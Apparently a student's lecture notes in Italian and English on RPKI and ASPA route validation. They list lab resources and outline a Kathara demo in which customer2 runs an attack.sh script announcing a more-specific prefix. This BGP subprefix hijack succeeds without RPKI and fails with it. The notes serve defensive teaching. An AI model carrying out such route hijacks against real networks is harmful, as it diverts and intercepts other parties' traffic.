


ASPA verification: downstream peers



identificata tramite questo meccanismo, perchè per ogni AS ho lista dei provider.

ASPA verification: downstream peers



RPKI implementations, LABs and tutorials

- ❑ NIST BGP (S)ecure (R)outing E(x)tension Software Suite (with demos)
<https://github.com/usnistgov/NIST-BGP-SRx>
- ❑ FRRouting Project, a free and open source Internet routing protocol suite for Linux and Unix platforms: <https://frrouting.org/>
- ❑ Krill, an RPKI daemon, featuring a Certificate Authority (CA) and publication server, written in Rust: <https://github.com/NLnetLabs/krill>
- ❑ Online training lab on the APNIC virtual lab platform
<https://academy.apnic.net/en/virtual-labs?labId=87395>
- ❑ Offline virtual lab based on 4 LXD containers and one Docker container
<https://github.com/eololab/rpki-lab> <https://eolo.it/nic/download/20190927/2-vergani.pdf>
- ❑ How to Install an RPKI Validator
https://labs.ripe.net/author/tashi_phuntsho_3/how-to-install-an-rpki-validator/
- ❑ Yet another one: <https://blog.apnic.net/2021/08/11/rpki-my-lab-environment/>
- ❑ https://www.nsg.ee.ethz.ch/fileadmin/user_upload/theses/SA-2021-11.pdf
- ❑ Last year students' project: <https://github.com/ThetaRangers/KatharaRPKI>

Nella veloce demo del laboratorio, viene eseguita una versione **SENZA RPKI** ed una seconda con RPKI

Prima shell:

kathara lstart con tmux
inizializziamo la topology
customer1
kathara connect customer1r1
vogliamo fare trace route con customer3
passando per ISP1, poi IXP, e grazie a router3

traceroute 150.0.0.3

kathara connect customer2r1 su altra shell
nella cartella shared c'è attack.sh
in cui annunciamo network 150.0.0.0/28 e prefix list
avviamo con bash attack.sh

in pratica risponde customer2

Lab: RPKI with Kathara and BGP Hijacking

kathara lstart sempre con tmux
kathara customer1r1
traceroute 150.0.0.3
lab.conf è la configurazione sui link


kathara connect customer2r1
bash shared/attack.sh

<https://github.com/ThetaRangers/KatharaRPKI>

Topology

basata su containers, ma non ha GUI

- Kathara for emulation
 - <https://github.com/KatharaFramework/Kathara>
- Krill for RPKI CA
- Routinator for RPKI routers implementa server RPKI
- FRR runs BGP on all routers




Demonstration


- Step 1:
 - Run the lab without RPKI
- Step 2:
 - From customer 1 run a traceroute to customer 3 network, to verify the path
- Step 3:
 - Customer 2 executes a BGP Subprefix Hijacking attack sending a more specific prefix for customer 3 network
 - Verify that the path of the packet is changed → successful attack
- Step 4:
 - Run again the lab with RPKI enabled
- Step 5:
 - Replicate the attack and verify that this time is not successful

Initial Scenario


tutti i router rossi
scaricano dati
da Krill e passano
a FRR per capire
l'origine




Attacco



